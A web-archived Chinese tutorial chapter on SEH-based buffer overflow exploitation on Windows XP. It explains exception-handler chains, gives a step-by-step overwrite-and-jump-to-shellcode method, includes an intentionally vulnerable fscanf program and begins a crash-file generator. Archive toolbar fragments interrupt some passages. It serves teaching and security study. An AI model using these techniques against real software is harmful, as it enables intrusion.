

Security Alley

首頁	二樓	三樓	四樓	七樓	雜物間	翻牆與匿名	阻斷服務	下載	本站聲明
----	----	----	----	----	-----	-------	------	----	------

2014年11月12日 星期三

緩衝區溢位攻擊：第五章 - 攻擊的變化

在上一個章節當中我們研究了覆蓋函式回傳位址 (RET) 的攻擊手法，我們看過模擬的 C 語言以及 C++ 語言的範例，我們看過簡單的網路程式範例，再來我們也看了一些現實生活中的例子，上一個章節所有的案例，都是透過直接覆蓋 RET 來完成攻擊，除了最後一個 Apple QuickTime 的例子以外，在那個案例中，攻擊者使用一種例外處理的手法，本章將會解釋例外處理的手法以及它的應用，另外本章也將解釋常使用的 Egg Hunt 手法，最後的部份我們將會討論萬國碼程式以及相關的攻擊原理和案例，本章還是會以 Windows XP SP3 的環境進行操作和解釋，關於 Windows XP 測試環境的取得，請參閱第一章，至於新版的 Windows 作業系統將留待下一章來討論。


[<<< 第四章 - 直槍實彈](#)
[>>> 第六章 - 攻守之戰](#)

第五章目錄 | 全書目錄

- [例外處理的攻擊原理](#)
- [例外處理的模擬案例](#)
- [例外處理的真實案例 - ACDSee FotoSlate 4](#)
- [例外處理的真實案例 - Wireshark](#)
- [Egg Hunt 的攻擊原理](#)
- [NtDisplayString 與系統核心函式的索引值](#)
- [NtAccessCheckAndAuditAlarm](#)
- [Egg Hunt 的模擬案例](#)
- [Egg Hunt 的真實案例 - Kolibri 網頁伺服器](#)
- [萬國碼 \(Unicode\) 的程式以及攻擊手法](#)
- [萬國碼程式的攻擊原理](#)
- [萬國碼程式的模擬案例](#)
- [萬國碼程式的真實案例 - GOM Player](#)

例外處理的攻擊原理

當軟體程式發生例外狀況的時候，作業系統自有一套機制來協助幫忙處理，軟體程式設計師可以自行撰寫例外處理的工作，例如將程式回復到之前安全的狀態、或者是播放一段音效、或者播放一段訊息提示使用者，如果有程式設計師沒有安排到的例外發生的時候，作業系統最終還是會幫忙處理，像下面這樣的對話方塊，相信大 家都有看過類似的，除了語言不一樣以外，在 Windows Vista 以後，這樣的方塊變得比較漂亮，不過基本上還是在說明程式發生了某個意外而終止了，這樣的對話方塊就是作業系統自動產生出來的，針對沒有特定安排處理的例外，作業系統會產生出像下面這樣的對話訊息，並且終止發生例外的程式：



我們更深一層來研究一下例外處理的機制，當一個執行緒遇到例外狀況的時候，執行緒會呼叫一個特殊定義的函式，如果程式設計師有規劃特殊執行的工作，在該函式內部就會開始運作，程式設計師可以透過程式語言所提供的語法來規劃要執行的工作，例如在 C++ 語言裡面，可以利用 try/throw/catch 等等相關的語法來設計例外處理，實際上例外處理的核心機制是由作業系統提供，所以理論上不同的程式語言雖然提供的語法和介面會有所不同，但是底層的機制都還是由作業系統來協助運作。

在 1997 年 Matt Pietrek 撰寫了一篇介紹底層例外處理機制的文章，刊載於同年一月份的 Microsoft Systems Journal，例外處理機制的原

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close Help

```

0:000> dt ntdll!_TEB
+0x000 NtTib           : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId       : _CLIENT_ID
... (以下省略)

```

第一個資料結構是 **NtTib** 成員，其型別是 **_NT_TIB**，我們看一下這個成員內部結構，同樣在 WinDbg 裡面輸入指令 **dt ntdll!_NT_TIB** 如下：

```

0:000> dt ntdll!_NT_TIB
+0x000 ExceptionList   : Ptr32 _EXCEPTION_REGISTRATION_RECORD
+0x004 StackBase       : Ptr32 Void
+0x008 StackLimit      : Ptr32 Void
+0x00c SubSystemTib    : Ptr32 Void
+0x010 FiberData       : Ptr32 Void
+0x010 Version         : Uint4B
+0x014 ArbitraryUserPointer : Ptr32 Void
+0x018 Self            : Ptr32 _NT_TIB

```

第一個成員是 **ExceptionList**，其型別是指向 **_EXCEPTION_REGISTRATION_RECORD** 的指標，這是和 SEH 直接有相關的資料結構，如果讀者有安裝 Visual Studio 的話，透過搜尋安裝目錄下的檔案，會發現在檔案 **gs_support.c** 裡頭，有針對 **_EXCEPTION_REGISTRATION_RECORD** 的定義，如下：

```

typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD;

```


可以看出其內部是一個連到下一個 **_EXCEPTION_REGISTRATION_RECORD** 結構的成員指標 **Next**，並且還有一個函式指標 **Handler**，**Handler** 的型別是 **PEXCEPTION_ROUTINE**，定義如下，同樣可以在 **gs_support.c** 找到：

```

typedef
EXCEPTION_DISPOSITION
(*PEXCEPTION_ROUTINE) (
    IN struct _EXCEPTION_RECORD *ExceptionRecord,
    IN PVOID EstablisherFrame,
    IN OUT struct _CONTEXT *ContextRecord,
    IN OUT PVOID DispatcherContext
);

```

這個函式就是例外發生的時候，作業系統會呼叫來處理例外的函式，潛水到這裡已經差不多了，深度剛好足夠，目前為止，我們知道從 **FS** 區段暫存器（就是我們在第三章 **Shellcode** 中討論的永久指標）可以取得 **TEB**，而每一個執行緒的 **TEB** 中，又包含了 **_NT_TIB** 資料結構，**_NT_TIB** 中又包含了 **_EXCEPTION_REGISTRATION_RECORD** 指標，**_EXCEPTION_REGISTRATION_RECORD** 中包含了兩個成員，一個是指向下一個相同結構的成員 **Next**，另一個是函式指標 **Handler**，是處理例外時被呼叫的函式，從結構上有 **Next** 這樣的成員可以推斷出，**_EXCEPTION_REGISTRATION_RECORD** 是一個單向鏈結串列 (singly linked list)，按照邏輯關係畫出長相大概如下圖：



SEH 的觀念就是允許程式設計師「註冊」例外處理函式，每註冊一個函式，鏈結串列就會從最前面加一個元素，並且將連結建立起來，當例外發生的時候，作業系統會 **FS:[0]** 也就是 **TEB** 找到例外處理函式的串列，然後從串列頭開始，一個一個去呼叫例外處理函式，每個例外處理函式都可以決定自己是不是要處理當前發生的例外，如果不處理，該例外就被傳遞下去給串列的下一個例外處理函式，一直傳下去，直到例外真的有人來處理為止，如果一直到最後都沒有人要處理，該例外就會被作業系統預設的處理函式處理，這時候就會印出我們前面看過的對話方塊，並且將程式終止，對我們來說關鍵在於例外處理函式串列在記憶體中的配置，以及作業系統操作它的方式，這當中的邏輯關係可以被拿來利用以作為緩衝區溢位攻擊。

我們來看一個程式設計的範例，在 Visual C++ 上，使用語法 **__try** 和 **__except** 的語法來註冊例外處理函式，請開啟 Visual C++ Express，新增一個空白專案 **TestException**，並且新增 **TestException.cpp** 檔案，內容如下：

```

// 2012-01-24
// fon909@outlook.com

#include <stdio.h> // for printf
#include <stdlib.h> // for system
using namespace std;

int main() {

```

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go


1月 2月 4月
13
2014 2015 2016
Close Help

```

__except {
    __asm {NOP}
    printf("got an exception\n");
}
system("pause");
}

```

我們透過 `*(int*)0 = 0;` 這一行來製造一個例外狀況，透過 `__try` 和 `__except` 語法，程式在遇到例外之後，會在螢幕上印出 `got an exception`，我們在適當位置加上兩行 `__asm{NOP}`，這會直接在組合語言中加上 `NOP` 指令，因此我們透過組合語言來看的時候會比較容易找到我們要找的地方，請透過 Immunity 打開 `TestException.exe`，透過 CPU View 找到 `printf` 函式的位置，如下圖：



在圖中找到兩行組語 `NOP` 指令的位址，可以看到這裡的情況分別是 `004113CF` 以及 `004113EC`，留意這兩個位址是筆者電腦上的狀況，你看到的應該會不同，總而言之，從這兩行位址開始往上往下擴散，相關的組合語言就是例外處理的部分，關鍵在於對 `FS:[0]` 的使用，因為 `FS:[0]` 是 TEB 中的 `NtTib` 成員，也可以說是 `NtTib` 中的 `ExceptionList` 成員，透過存取這個成員，可以設定例外處理的鍊結串列，這個鍊結串列常被稱為 `SEH chain`，我們可以在上圖中看到有關連的指令是下面這兩行：

```

...
0041138F 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
...
004113BF 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
...

```

實際上，`Visual C++` 加入一些保護機制，而且 `SEH` 實際運作也稍稍複雜一點，所以上圖中有許多其他的組合語言指令，如果我們把情況簡化，「註冊」的動作可以化簡為下面三行組合語言指令：

```

push Handler      // 將 Handler 推入堆疊
push FS:[0]       // 將目前的 ExceptionList 位址推入堆疊
mov FS:[0],ESP    // 將新的 _EXCEPTION_REGISTRATION_RECORD 加入串列 ExceptionList 的最前面

```

在第一行 `push Handler` 之前要先預備一下 `Handler` 函式，等一下我們來看一個範例，這裡比較難理解的是第三行，想想前面兩行 `push` 已經把 `Handler` 和 `Next` 推入堆疊了，所以堆疊 `[ESP]` 目前是 `Next`，而 `[ESP+4]` 是 `Handler`，這正是 `_EXCEPTION_REGISTRATION_RECORD` 結構，然後第三行把 `ESP` 拷貝到 `FS:[0]`，就完成了「註冊」的動作了。

我們來看一個實際的例子，同樣使用 `Visual C++` 開啟一個空白專案，命名為 `TestException2`，新增檔案 `TestException2.cpp`，內容如下：

```

// TestException2.cpp
// fon909@outlook.com
// 2012-01-25
#include <Windows.h>
#include <cstdio>
#include <cstdlib>
using namespace std;

unsigned dummy;

EXCEPTION_DISPOSITION
__cdecl
handler_function(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext )
{
    printf( "這是我們手工打造的例外處理函式...\n" );

    ContextRecord->Eax = (unsigned)&dummy; // 修復一下 EAX

    return ExceptionContinueExecution; // 讓執行緒繼續執行
}

int main() {
    unsigned Handler = (unsigned)handler_function;

    __asm {
        push    Handler      // 將 Handler 推入堆疊
        push    FS:[0]       // 將目前的 ExceptionList 位址推入堆疊
        mov     FS:[0],ESP    // 將新的 _EXCEPTION_REGISTRATION_RECORD 加入串列 ExceptionList 的最前面
    }
}

```

INTERNET ARCHIVE
wayback Machine
5 captures
13 二月 15 - 26 十一月 16
http://securityalley.blogspot.tw/2014/11/blog-post.html
Go
1月 2月 4月
13
2014 2015 2016
Close
Help

```

mov [ecx], 0
}

printf( "從例外處理回來之後會到這裡。\\n" );

__asm {
    mov     eax,[ESP]      // 把 Next 的內容裝進 EAX
    mov     FS:[0], EAX    // 把 EAX 拷貝到 ExceptionList
    add     esp, 8         // 清理掉堆疊的空間
}

system("pause");
}

```

這個範例是我從 Matt 在 1997 年的範例程式小小地修改之後拿來用，我選擇使用組合語言指令的範例，是希望讀者漸漸習慣組語的水溫，等一下我們要開始講到如何進行緩衝區溢位攻擊，必須先習慣一下這樣的水溫才行，main 函式內有三段組語指令，每一段我在後面都加上了註解，第一段是透過對 TEB 和 SEH 的了解，手動 DIY 去註冊一個例外處理函式，請思考一下

_EXCEPTION_REGISTRATION_RECORD 結構的長相，記得它有兩個成員嗎？我用 push 將兩個成員先安排在堆疊，然後透過存取區段暫存器 FS 去操縱 TEB 內部的 NtTib 成員，也等同於操縱 NtTib 內部的 ExceptionList 成員，然後去註冊一個新的 _EXCEPTION_REGISTRATION_RECORD 結構，所以例外發生的時候就會跑到我所註冊的例外處理函式裡面，例外處理函式 handler_function 的參數和回傳值型別，是參照 gs_support.c 檔案中對例外處理函式的定義而來，相同的定義也可以在 excpt.h 裡面找到，excpt.h 是安裝 Visual C++ 就會安裝的表頭檔案，為了這個函式的型別定義，我在程式的最前面也引入萬用的 windows.h 表頭檔案。

第二段組語指令主要用於引發例外，接著例外讓執行緒跑到函式 handler_function 內部，使用 printf 印出字串 "這是我們手工打造的例外處理函式...\\n" 之後，透過修復 EAX，並且回傳已處理例外的訊息給作業系統，把例外處理的流程結束掉，執行緒又回到 main 函式，第三段組語指令只要是將我們 DIY 註冊的例外處理函式反註冊掉，最後程式結束，從這個範例我們也可以看到例外處理的函式和指標（也就是 Handler 成員和 Next 成員），可以被儲存在堆疊的記憶體空間中，看到上面我使用 ESP 來存放例外處理函式的位址嗎？實際上，編譯器在實作 SEH 的時候通常也都是將其儲存在堆疊的記憶體空間中的。我們既然知道例外處理的結構，也知道它存在堆疊裡，只要我們能夠覆蓋堆疊中例外處理的資料結構，然後誘使程式發生例外，作業系統原本要將執行緒導引到合法的例外處理函式，現在就會被導引到我們所覆蓋的指令位址，也就是我們所射入的 shellcode 了。

目前為止，我們大約理解了例外處理的機制，也知道它在記憶體中的結構，我們甚至學會如何手動去註冊一個新的例外處理函式，我們也觀察到例外處理的資料結構通常都是儲存在堆疊記憶體空間當中，我們現在來紙上談兵一下，總結上面的發現，似乎我們只要能夠透過緩衝區溢位，將字串推入堆疊之中，覆蓋掉 SEH 結構中的 Handler，然後誘使程式發生一個例外，這樣程式就會跑到 Handler 去執行，看起來一切就會非常美好，攻擊自然會成功，實際上，真實世界的運作卻不是這樣的。

來情境模擬一下，假設我們可以順利修改堆疊，覆蓋 Handler 結構所在的記憶體，也可以順利誘發一個例外的產生，剩下的關鍵問題在於，我們究竟要覆蓋什麼東西在 Handler 的記憶體空間上面？覆蓋 shellcode 嗎？答案是否定的，因為例外發生的時候 Handler 的記憶體內容會被載入到 EIP 當中，也就是說，Handler 的記憶體內容需要是一個記憶體位址，該位址存放可以被執行的組合語言指令，當例外發生的時候，這個記憶體位址會被載入到 EIP 上，而記憶體位址所指向的內容則會被執行，所以，我們應該要覆蓋 shellcode 的記憶體位址，而不是 shellcode 本身，問題又來了，當緩衝區溢位攻擊發生的時候，shellcode 是存放在堆疊當中，而堆疊是動態的，我們無法事先知道堆疊的記憶體位址是什麼，還記得我們在前一章所用的方法嗎？我們那時候使用的是直接覆蓋 RET 的攻擊手法，我們將一個稱作 stack pivot 的記憶體位址覆蓋在函式的回返位址上面，這個位址是特別從應用程式載入的眾多 DLL 當中，或者從作業系統的 DLL 當中選出來的，其儲存的組合語言指令是像 JMP ESP 或者 CALL ESP 等等類似的指令，會將程式的執行流程導引到堆疊上，當函式結束，回返位址被載入到 EIP 上的時候，程式就會自動跳到堆疊上的 shellcode 繼續執行，這裡針對例外處理的攻擊也需要使用類似的手法，我們需要找一個記憶體位址，這個記憶體位址可以將流程導引到堆疊上的 shellcode 上，將這個記憶體位址覆蓋在 Handler 上面。

我們來改寫 TestException2，把玩一下例外處理的邏輯反應，我們現在的目的在於找出將程式流程導引到堆疊上的記憶體位址，請用 Visual C++ 新增一個 C++ 專案，命名為 TestException3，新增 cpp 檔案，內容如下：

```

// TestException3.cpp
// fon909@outlook.com
// 2012-01-28


int main() {
    // 註冊一個假例外處理函式
    __asm {
        push    Handler
        push    FS:[0]
        mov     FS:[0],ESP
    }

    // 這行程式用來引發例外
    *(int*)0 = 0;


    // 假例外處理函式，只能透過 Debugger 來看，無法直接執行
    __asm {
Handler:
        INT     3
    }
}

```


這個範例目前只能透過偵錯器來看，發生例外以後，我們設計讓程式流程跳到組合語言指令 INT3，讓我們看一下例外發生的時候，堆疊以及暫存器的情況怎麼樣，請打開 Immunity 並且載入 TestException3.exe，按下 F9 讓程式執行，程式跳到第 14 行，如下圖：



如果此時透過 Immunity 的介面，執行 View | SEH chain，或者直接按下 Alt+S，這會叫出 SEH chain，Immunity 透過 TEB 將 SEH 例外處理函式的完整鍊結串列顯示出來，如下圖，可以看到目前在串列最上面的第一個例外處理函式，就是我們在程式碼第 7 到 11 行所自行註冊的例外處理函式，圖中顯示 Address 是 0012FE94，SE handler 是 00411A2B，對照 SEH 的結構來說，Address 就是 Next 成員的記憶體位址，SE handler 就是 Handler 成員：



我們這時候按下 Shift + F9 將例外狀況傳遞給應用程式，讓她繼續執行，此時作業系統開始處理例外，並且根據 SEH chain 叫出鍊結串列裡的第一個例外處理函式，下一個畫面 Immunity 跳到第 21 行，實際上是碰到 INT3 以後暫停的狀態，如下圖，此時程式流程已經跳到我們自行註冊的例外處理函式的位址了：



上面兩張分別代表例外狀況發生的前一刻以及剛發生完的那一刻的圖，請特別比較這兩張圖的暫存器和堆疊內容，會發現暫存器內容已經全部不同了，讀者在自己電腦環境所看到的數字應該會和這裡所列的不同，數字無所謂，重要的是其代表的意義：「例外發生前後暫存器內容會完全改變」，所以假設例外發生之前，我們的 shellcode 已經推入堆疊中，位址在原本的 ESP 附近，當例外發生之後，ESP 早就不知道飄到哪裡去了，我們的 shellcode 也跟著一起飛走，使得我們無法直接依靠暫存器的內容來跳回到 shellcode，但是如果更仔細地觀察一下堆疊的內容，會發現 SEH 結構中的 Next 成員的記憶體位址（這裡的是數值是 0012FE94，請比照前面 SEH chain 的貼圖），就在 [ESP+8]，這是我要歸納的結論，實際上在例外狀況剛發生完的那一刻，[ESP+8] 總會是 SEH 的 Next 成員的記憶體位址。

如果我們能夠在例外剛發生完的那個當下，執行類似 POP/POP/RET 的組語指令，例如：

```
POP EAX
POP EBX
RET
```

這樣就會把 [ESP+8]，也就是 Next 成員的記憶體位址，載入到 EIP 裡面，而 Next 成員的內容是我們可以透過緩衝區溢位覆蓋的，因此我們可以將一到兩個組語指令覆蓋到 Next 成員上面，嚴格說來我們會有 4 個位元組的空間可以來組合我們的指令（我把這一兩個組語指令叫做 jumpcode），然後當例外發生的時候，只要執行了類似 POP/POP/RET 的指令，jumpcode 就可以被執行，要執行 POP/POP/RET 不

INTERNET ARCHIVE
wayback machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016

Close
Help

1. 首先先透過緩衝區溢位，覆蓋堆疊上 SEH 結構的 Next 成員和 Handler 成員。
2. 將 Next 成員覆蓋為一個到兩個我們設計的組合語言指令。
3. 將 Handler 成員覆蓋為一個記憶體位址，該記憶體位址內容存放著類似 POP/POP/RET 的指令，讓 [ESP+8] 可以被載入到 EIP。
4. 誘發程式發生例外，這裡可以用塞入過多的字串，或者亂塞變數，不按照格式輸入等等的無理取鬧行為來辦到。
5. 程式發生例外之後，作業系統將 Handler 成員的內容拷貝到 EIP，程式會去執行安排好的某 POP/POP/RET 或者類似的指令。
6. 執行完 POP/POP/RET，Next 成員的記憶體位址會被拷貝到 EIP，所以會去執行我們設計的一個到兩個指令，我把它簡稱為 jumpcode。
7. 透過 jumpcode，再跳去執行真正的 shellcode。

探討完例外處理的原理，以及其對於緩衝區溢位攻擊的應用，接下來我們要來看一些實際的例子，幫助我們把原理實務化。

例外處理的模擬案例

我們重新看一次第四章的第一個模擬案例 **Vulnerable001**，程式碼不變，為了對照方便的緣故仍然列出如下，這一次我們要用剛剛學的新招來和這支程式交手，選擇同樣使用 **Vulnerable001** 的原因是要讓大家對照兩種不同的攻擊手法如何對付同樣一支程式：

```
// File name: vulnerable001.c
// 2011-10-18
// fon909@outlook.com

#include <stdlib.h>
#include <stdio.h>

void do_something(FILE *pfile)
{
    char buf[128];
    fscanf(pfile, "%s", buf);
    // do other file reading and parsing below
    // ...
}

int main(int argc, char **argv)
{
    char dummy[1024];
    FILE *pfile;
    printf("Vulnerable001 starts...\n");
    if(argc>=2) pfile = fopen(argv[1], "r");
    if(pfile) do_something(pfile);
    printf("Vulnerable001 ends...\n");
}
```

我們重新撰寫一個攻擊程式，使用 Visual C++ 或者 Dev-C++ 或者讀者覺得合適的程式語言和編譯器，我用 Visual C++ 開一個空白的 Win32 Console Application 專案，命名為 **Attack-Vulnerable001-Excp**，開啟一個 **cpp** 檔案，內容如下：

```
// File name: attack-vulnerable001-excp.cpp
// 2012-1-28

#include <iostream>
#include <fstream>
#include <string>
using namespace std;


#define FILENAME "Vulnerable001_Excp_Exploit.txt"

int main() {
    string junk(1500, 'A');


    ofstream fout(FILENAME, ios::binary);
    fout << junk;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```


我們預備一個充滿字元 A 的檔案 **Vulnerable001_Excp_Exploit.txt**，準備讓 **Vulnerable001.exe** 讀進去，記得如果讀者跟我一樣是用 Visual C++ 開啟的專案，預設目錄和產生出來的檔案會在「My Documents」或者說是「我的文件夾」下面，執行之後產生出來的文字檔案，請記下檔案路徑，接著我們使用 Immunity 開啟檔案，把 **Vulnerable001.exe** 打開，並且在參數的地方輸入剛剛 **Vulnerable001_Excp_Exploit.txt** 的完整路徑，記得路徑如果中間有空白，全部字串要用雙引號括起來如下圖，按下確定繼續：



